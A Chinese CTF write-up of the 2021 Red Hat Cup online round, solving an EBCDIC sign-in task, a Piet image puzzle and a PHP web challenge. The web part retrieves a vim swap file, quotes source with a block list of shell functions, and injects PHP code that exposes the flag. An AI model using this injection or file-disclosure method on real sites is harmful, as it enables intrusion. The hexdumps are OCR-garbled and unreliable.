

# 2021第四届红帽杯网络安全大赛-线上赛Writeup

原创


未初 于 2021-05-10 04:55:03 发布 8711 收藏 80

分类专栏: [CTF\\_WEB\\_Writeup](#) 文章标签: [2021redhat 第四届红帽杯 Writeup](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu777777/article/details/116570606>

版权



[CTF\\_WEB\\_Writeup](#) 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

## 文章目录

### MISC

[签到](#)

[colorful code](#)

### WEB

[find\\_it](#)

[framework](#)

[WebsiteManger](#)

[ezlight](#)

---

记录一下被锤爆的一天...orz

## MISC



### 签到



签到抢了个二血2333，第一次拿二血呜呜呜，虽然是签到，还是很激动。

附件名称叫 `EBCDIC.zip`

010Editor直接选择 `EBCDIC` 编码



`flag{we1c0me_t0_redhat2021}`

**colorful code**



这题可惜了，当我想出来怎么做的时候，已经没有时间来写脚本了…

首先题目名称提示：colorful code，这点当时第一时间想到了前段时间安恒赛misc有一题 colorful porgramming

## 雾都孤儿

下载 > 雾都孤儿的附件



1.png



Oliver Twist.docx

<https://blog.csdn.net/mochu7777777>

1.png 是一种 Colorful programming 叫 npiet : <https://www.bertnase.de/npiet/>  
[npiet-online](https://www.bertnase.de/npiet/npiet-online.php) : <https://www.bertnase.de/npiet/npiet-execute.php>

<https://blog.csdn.net/rnochu7777777>

colorful porgramming 详情见: <https://www.bertnase.de/npiet/>

附件中 data1 是文本文件， data2 是数据文件，用 hexdump 查看如下

```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/colorful_code# ls -lha
total 20K
drwxrwxrwx 1 1000 root 512 May 10 04:12 .
drwxrwxrwx 1 1000 root 512 May 10 04:12 ..
-rwxrwxrwx 1 1000 root 15K Apr 25 19:22 data1
-rwxrwxrwx 1 1000 root 768 Apr 25 19:54 data2
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/colorful_code# file data1
data1: ASCII text, with very long lines, with no line terminators
```

```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/colorful_code# file data2
```


```
data2: data
```

```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/colorful_code# hexdump -C data2
00000000 00 00 00 00 00 c0 00 ff ff 00 ff 00 ff c0 ff ff | .....|
00000010 c0 c0 c0 c0 ff c0 c0 00 ff 00 ff ff 00 00 c0 00 | .....|
00000020 00 c0 00 c0 ff ff ff ff 00 ff ff c0 00 c0 00 | .....|
00000030 00 c0 c0 c0 ff ff c0 00 00 ff 14 14 14 15 | .....|
00000040 15 15 16 16 16 17 17 17 18 18 18 19 19 19 1a 1a | .....|
00000050 1a 1b 1b 1b 1c 1c 1c 1d 1d 1d 1e 1e 1e 1f 1f 1f | .....|
00000060 20 20 20 21 21 22 22 22 23 23 24 24 24 25 25 | !!!""##$$%|
00000070 25 25 26 26 27 27 27 27 28 28 28 29 29 2a 2a | %%%&''((())**|
00000080 2a 2b 2b 2b 2c 2c 2d 2d 2d 2e 2e 2f 2f 2f | *+++,,-...//|
00000090 30 30 30 31 31 31 32 32 32 33 33 34 34 34 35 | 0001112223334445|
000000a0 35 35 36 36 36 37 37 37 38 38 38 39 39 39 3a 3a | 55666777888999::|
000000b0 3a 3b 3b 3b 3c 3c 3c 3d 3d 3d 3e 3e 3e 3f 3f 3f | :;;;<<==>>???
000000c0 40 40 40 41 41 41 42 42 42 43 43 44 44 44 45 | @@@@AAABBBCCDDDE|
000000d0 45 45 46 46 46 47 47 47 48 48 48 49 49 49 4a 4a | EFFFFGGGHIIJJ|
000000e0 4a 4b 4b 4b 4c 4c 4c 4d 4d 4d 4e 4e 4f 4f 4f | JKLLMMNNNOOO|
000000f0 50 50 50 51 51 51 52 52 52 53 53 53 54 54 55 | PPPQQQRSSSTTU|
00000100 55 55 56 56 56 57 57 57 58 58 58 59 59 59 5a 5a | UUUVVVVWXXYYZZ|
00000110 5a 5b 5b 5b 5c 5c 5c 5d 5d 5d 5e 5e 5e 5f 5f 5f | Z[[[\\]]]]^^_|
00000120 60 60 60 61 61 61 62 62 62 63 63 63 64 64 64 65 | ```aaabbccddde|
00000130 65 65 66 66 66 67 67 67 68 68 68 69 69 69 6a 6a | eeffffggghhiijj|
00000140 6a 6b 6b 6c 6c 6c 6d 6d 6d 6e 6e 6e 6f 6f 6f | jkkklllmmmnnooo|
00000150 70 70 70 71 71 72 72 73 73 73 74 74 74 75 | pppqqqrsssttu|
00000160 75 75 76 76 76 77 77 77 78 78 78 79 79 79 7a 7a | uuuvvvwwwxxyyzz|
00000170 7a 7b 7b 7b 7c 7c 7c 7d 7d 7d 7e 7e 7e 7f 7f 7f | z{{{| |||}}}}~~..|
00000180 80 80 80 81 81 81 82 82 82 83 83 83 84 84 84 85 | .....|
00000190 85 85 86 86 86 87 87 87 88 88 88 89 89 89 8a 8a | .....|
000001a0 8a 8b 8b 8b 8c 8c 8c 8d 8d 8d 8e 8e 8e 8f 8f 8f | .....|
000001b0 90 90 90 91 91 91 92 92 92 93 93 93 94 94 94 95 | .....|
000001c0 95 95 96 96 96 97 97 97 98 98 98 99 99 99 9a 9a | .....|
000001d0 9a 9b 9b 9b 9c 9c 9c 9d 9d 9d 9e 9e 9f 9f 9f 9f | .....|
000001e0 a0 a0 a0 a1 a1 a1 a2 a2 a2 a3 a3 a4 a4 a4 a5 | .....|
000001f0 a5 a5 a6 a6 a6 a7 a7 a7 a8 a8 a8 a9 a9 a9 aa aa | .....|
00000200 aa ab ab ac ac ac ad ad ad ae ae ae af af af | .....|
00000210 b0 b0 b0 b1 b1 b2 b2 b2 b3 b3 b4 b4 b4 b5 | .....|
00000220 b5 b5 b6 b6 b6 b7 b7 b8 b8 b9 b9 ba ba | .....|
00000230 ba bb bb bc bc bc bd bd bd be be bf bf bf | .....|
00000240 c0 c0 c0 c1 c1 c1 c2 c2 c2 c3 c3 c3 c4 c4 c4 c5 | .....|
00000250 c5 c5 c6 c6 c6 c7 c7 c7 c8 c8 c8 c9 c9 c9 ca ca | .....|
00000260 ca cb cb cc cc cd cd cd ce ce cf cf cf | .....|
00000270 d0 d0 d0 d1 d1 d1 d2 d2 d2 d3 d3 d3 d4 d4 d5 | .....|
00000280 d5 d5 d6 d6 d7 d7 d7 d8 d8 d8 d9 d9 da da | .....|
00000290 da db db dc dc dc dd dd de de df df df | .....|
000002a0 e0 e0 e0 e1 e1 e2 e2 e2 e3 e3 e4 e4 e5 | .....|
000002b0 e5 e5 e6 e6 e7 e7 e8 e8 e8 e9 e9 ea ea | .....|
000002c0 ea eb eb ec ec ed ed ee ee ef ef ef | .....|
000002d0 f0 f0 f0 f1 f1 f2 f2 f2 f3 f3 f3 f4 f4 f4 f5 | .....|
000002e0 f5 f5 f6 f6 f6 f7 f7 f8 f8 f8 f9 f9 fa fa | .....|
000002f0 fa fb fb fc fc fd fd fd fe fe ff ff ff | .....|
00000300
```

```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/colorful_code#
```

```
https://blog.csdn.net/mochu7777777
```

data1 中是 0-19 的数字，用 空格分开。也看不出什么别的(当时在这浪费了比较多的时间)。



**data1** 暂时也看不出来和图片有什么关系，所以图片的线索在 **data2**

```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/colorful_code# hexdump -C data2
00000000 00 00 00 00 00 c0 00 ff ff 00 ff 00 ff c0 ff ff |.....|
00000010 c0 c0 c0 c0 ff c0 c0 00 ff 00 ff 00 00 c0 00 |.....|
00000020 00 c0 00 c0 ff ff ff ff 00 ff ff c0 00 c0 00 |.....|
00000030 00 c0 c0 c0 ff ff c0 ff c0 00 00 ff 14 14 14 15 |.....|
00000040 15 15 16 16 17 17 18 18 19 19 1a 1a |.....|
00000050 1a 1b 1b 1b 1c 1c 1d 1d 1d 1e 1e 1f 1f 1f |.....|
00000060 20 20 20 21 21 22 22 23 23 23 24 24 24 25 |!!!""##$$%|
00000070 25 25 26 26 27 27 28 28 29 29 2a 2a |%%&&''((())**|
00000080 2a 2b 2b 2b 2c 2c 2d 2d 2d 2e 2e 2f 2f |****,---...//|
00000090 30 30 30 31 31 31 32 32 32 33 33 34 34 35 |000111223334445|
000000a0 35 35 36 36 37 37 37 38 38 39 39 3a 3a |5566677788999::|
000000b0 3a 3b 3b 3b 3c 3c 3c 3d 3d 3d 3e 3e 3f 3f |:;;;<<=====>??|
000000c0 40 40 40 41 41 41 42 42 42 43 43 44 44 44 45 |@@@AABBBCCDDDE|
000000d0 45 45 46 46 46 47 47 47 48 48 49 49 4a 4a |EEFFFGGGHHIIJJ|
000000e0 4a 4b 4b 4b 4c 4c 4d 4d 4d 4e 4e 4f 4f |JJKKKLLLMMNNNOOO|
000000f0 50 50 50 51 51 51 52 52 52 53 53 54 54 55 |PPPOQQRSSSTTU|
00000100 55 55 56 56 56 57 57 58 58 59 59 5a 5a |UUUVVWWXXYYZZ|
00000110 5a 5b 5b 5b 5c 5c 5c 5d 5d 5d 5e 5e 5f 5f |Z{[\\]]}^__--|
00000120 60 60 60 61 61 61 62 62 62 63 63 64 64 65 |`' aaabbccdde|
00000130 65 65 66 66 67 67 67 68 68 69 69 6a 6a |eeeeffggghhiiijj|
00000140 6a 6b 6b 6c 6c 6c 6d 6d 6d 6e 6e 6f 6f |jkkklllmmmmnnnooo|
00000150 70 70 70 71 71 71 72 72 72 73 73 74 74 75 |pppqqrsssttu|
00000160 75 75 76 76 76 77 77 77 78 78 79 79 79 7a |uuuvvwwwxxxyyzz|
00000170 7a 7b 7b 7b 7c 7c 7c 7d 7d 7d 7e 7e 7e 7f 7f |z{{|||}}}-~--..|
00000180 80 80 80 81 81 81 82 82 82 83 83 84 84 85 |.....|
00000190 85 85 86 86 87 87 87 88 88 89 89 8a 8a |.....|
000001a0 8a 8b 8b 8b 8c 8c 8c 8d 8d 8d 8e 8e 8f 8f 8f |.....|
000001b0 90 90 90 91 91 91 92 92 92 93 93 94 94 95 |.....|
000001c0 95 95 96 96 96 97 97 98 98 99 99 99 9a 9a |.....|
000001d0 9a 9b 9b 9c 9c 9c 9d 9d 9d 9e 9e 9f 9f 9f |.....|
000001e0 a0 a0 a0 a1 a1 a2 a2 a2 a3 a3 a4 a4 a5 |.....|
000001f0 a5 a5 a6 a6 a7 a7 a7 a8 a8 a9 a9 aa aa |.....|
00000200 aa ab ab ac ac ad ad ae ae af af af |.....|
00000210 b0 b0 b0 b1 b1 b2 b2 b3 b3 b4 b4 b5 |.....|
00000220 b5 b5 b6 b6 b7 b7 b8 b8 b9 b9 ba ba |.....|
00000230 ba bb bb bc bc bd bd bd be be bf bf bf |.....|
00000240 c0 c0 c0 c1 c1 c1 c2 c2 c2 c3 c3 c4 c4 c5 |.....|
00000250 c5 c5 c6 c6 c6 c7 c7 c7 c8 c8 c9 c9 ca ca |.....|
00000260 ca cb cb cc cc cc cd cd ce ce cf cf cf |.....|
00000270 d0 d0 d0 d1 d1 d2 d2 d3 d3 d4 d4 d5 |.....|
00000280 d5 d5 d6 d6 d6 d7 d7 d8 d8 d9 d9 da da |.....|
00000290 da db db dc dc dd dd dd de de df df df |.....|
000002a0 e0 e0 e0 e1 e1 e2 e2 e2 e3 e3 e4 e4 e5 |.....|
000002b0 e5 e5 e6 e6 e7 e7 e8 e8 e9 e9 ea ea |.....|
000002c0 ea eb eb ec ec ed ed ee ee ef ef ef |.....|
000002d0 f0 f0 f0 f1 f1 f2 f2 f3 f3 f4 f4 f4 f5 |.....|
000002e0 f5 f5 f6 f6 f7 f7 f8 f8 f9 f9 fa fa |.....|
000002f0 fa fb fb fc fc fd fd fe fe ff ff ff |.....|
00000300
```

```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/colorful_code# |
```

https://blog.csdn.net/mochu7777777

咋一看也和图片没什关系，但是当我们把每一个字节的十六进制转换成 **RGB** 十进制，三个一组

```
from binascii import *

with open('data2','rb') as f:
    f = hexlify(f.read()).decode()
    n = 0
    color_list = []
    for i in range(0,len(f),2):
        i = f[i:i+2]
        color_list.append(int(i,16))
        n += 1
        if n == 3:
            print(tuple(color_list))
            color_list = []
            n = 0
        else:
            continue
```

运行结果

```
PS C:\Users\Administrator\Downloads\colorful_code-1> python .\code.py
(0, 0, 0)
(0, 0, 192)
(0, 255, 255)
(0, 255, 0)
(255, 192, 255)
(255, 192, 192)
(192, 192, 255)
(192, 192, 0)
(255, 0, 255)
(255, 0, 0)
(192, 0, 0)
(192, 0, 192)
(255, 255, 255)
(255, 255, 0)
(255, 255, 192)
(0, 192, 0)
(0, 192, 192)
(192, 255, 255)
(192, 255, 192)
(0, 0, 255)
(20, 20, 20)
(21, 21, 21)
(22, 22, 22)
(23, 23, 23)
(24, 24, 24)
(25, 25, 25)
.....
(250, 250, 250)
(251, 251, 251)
(252, 252, 252)
(253, 253, 253)
(254, 254, 254)
(255, 255, 255)
```

很明显，前 20 组数据和后面的数据不太一样。然后联想到前面 `data1` 中只有 0-19 的数字，猜测 `data1` 的 0-19 应该是对应 `data2` 种这二十组像素数据的下标。


OK，那么思路到这里就很清楚了。我们将这二十组RGB像素，按照 `data1` 中的顺序，将这些像素 `putpixel()` 即可。

思考到这里的时候还有最后一个问题，那就是生成的图片的宽高。要知道宽高，我们首先要知道图片的总像素，总像素，直接计算下 `data1` 中有多少个 0-19 数字。

Python简单处理

```
def str2list():
    with open('data1.txt') as f:
        f = f.read()
        index_list = f.split(' ')
    return index_list

print(str2list())
print(len(str2list()))
```



```
PS C:\Users\administrator\Downloads>colorful_code-1> | https://blog.csdn.net/mochu777777
```

这里需要注意，因为 `data1` 最后有两个空格，所以会切多一个元素出来，去掉即可。所以这里总像素是： **7067**

**7067** 看起来不像一个比较常见的图片总像素数，不太好计算，直接在线分解质因数得到宽高

分解质因数：[http://tools.jb51.net/jisuanqi/factor\\_calc](http://tools.jb51.net/jisuanqi/factor_calc)

输入数字	<input type="text" value="7067"/>	<input type="button" value="分解"/>
<b>分解质因数结果为： <b>37*191</b></b>		

就先推测宽为：**37**， 高为：**191**

OK，接下来直接Python简单处理下即可得到 `flag.png`


```
# -*- coding:utf-8 -*-
# Author: mochu7
from PIL import Image
from binascii import *

def str2list():
    with open('data1','r') as f:
        f = f.read()
        index_list = f.split(' ')[:-1]
    return index_list

def num2color():
    with open('data2','rb') as f:
        f = hexlify(f.read()).decode()
        n = 0
        idx = 0
        color_dic = {}
        color_list = []
        for i in range(0,len(f),2):
            i = f[i:i+2]
            color_list.append(int(i,16))
            n += 1
            if n == 3:
                color_dic[idx] = tuple(color_list)
                color_list = []
                n = 0
                idx += 1
            elif idx == 20:
                break
    return color_dic

def genimg():
    width, height = 37, 191
    img = Image.new("RGB", (width,height))
    imgpixels = str2list()
    colorlist = num2color()
    pixlist = []
    for pix in imgpixels:
        pixlist.append(colorlist[int(pix)])
    idx = 0
    for w in range(width):
        for h in range(height):
            img.putpixel([w,h], pixlist[idx])
            idx += 1
    img.save('flag.png')

if __name__ == '__main__':
    # print(Len(str2list()))
    # print(num2color())
    genimg()
```



<https://blog.csdn.net/mochu7777>

npiet online : <https://www.bertnase.de/npiet/npiet-execute.php>


Hi,

Welcome to [npiet online](#) !

Info: upload status: Ok

Info: found picture width=37 height=191 and codel size=1

Uploaded picture (shown with a small border): **flag.png**



Info: executing: npiet -w -e 220000 flag.png

---

**88842f20-fb8c-45c9-ae8f-36135b6a0f11**

---

[run again !](#)

back to [npiet online](#) - try again !

back to [npiet](#)

back to [bertnase.de](#)


<https://blog.csdn.net/rnochu7777777>

得到flag

flag{88842f20-fb8c-45c9-ae8f-36135b6a0f11}

**WEB**

**find\_it**



目录扫描发现 `robots.txt`



<https://blog.csdn.net/mochu77777777>

存在 `indexx.php`，直接访问并没有什么信息。猜测存在 `vim` 备份文件

访问 `view-source:http://eci-2zefc95c45rhg0wuefre.cloudeci1.ichunqiu.com/.1ndexx.php.swp` 拿到源码

```

<?php $link = mysql_connect('localhost', 'root'); ?>
<html>
<head>
<title>Hello world!</title>
<style>
body {
background-color: white;
text-align: center;
padding: 50px;
font-family: "Open Sans", "Helvetica Neue", Helvetica, Arial, sans-serif;
}

#Logo {
margin-bottom: 40px;
}
</style>
</head>
<body>

<h1><?php echo "Hello My friend!"; ?></h1>
<?php if($link) { ?>
<h2>I Can't view my php files?!</h2>
<?php } else { ?>
<h2>MySQL Server version: <?php echo mysql_get_server_info(); ?></h2>
<?php } ?>
</body>
</html>
<?php

#Really easy...

$file=fopen("flag.php","r") or die("Unable 2 open");

$I_know_you_wanna_but_i_will_not_give_you_hhh = fread($file,filesize("flag.php"));

$hack=fopen("hack.php","w") or die("Unable 2 open");

$a=$_GET['code'];

if(preg_match('/system|eval|exec|base|compress|chr|ord|str|replace|pack|assert|preg|replace|create|function|call|\\~|^|^`|flag|cat|tac|more|tail|echo|require|include|proc|open|read|shell|file|put|get|contents|dir|link|dl|var|dump|', '$a')){
die("you die");
}
if(strlen($a)>33){
die("nonono.");
}
fwrite($hack,$a);
fwrite($hack,$I_know_you_wanna_but_i_will_not_give_you_hhh);

fclose($file);
fclose($hack);
?>

```

正则没有忽略大小写，本来是怎么想办法怎么绕过 `disable_function` 读 `flag.php` 的，但是写入查看 `phpinfo()` 的时候发现

```
/index.php?code=<?phpinfo();?>
```

访问 [hack.php](#)

发现flag被记录进了 [phpinfo](#) 的全局变量里，送分了

## Environment

Variable	Value
APACHE_PID_FILE	/var/run/apache2/apache2.pid
HOSTNAME	engine-1
APACHE_RUN_USER	www-data
TERM	xterm
APACHE_LOG_DIR	/var/log/apache2
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SUPERVISOR_GROUP_NAME	apache2
PWD	/
ICQ_FLAG	flag{5ea0adf6-2899-4a18-bcc7-1ca5aec7911}
LANG	C
APACHE_RUN_GROUP	www-data
PHP_UPLOAD_MAX_FILESIZE	10M
SUPERVISOR_ENABLED	1
SHLVL	0
PHP_POST_MAX_SIZE	10M
SUPERVISOR_PROCESS_NAME	apache2
DEBIAN_FRONTEND	noninteractive
SUPERVISOR_SERVER_URL	unix:///var/run/supervisor.sock
APACHE_LOCK_DIR	/var/lock/apache2
APACHE_RUN_DIR	/var/run/apache2

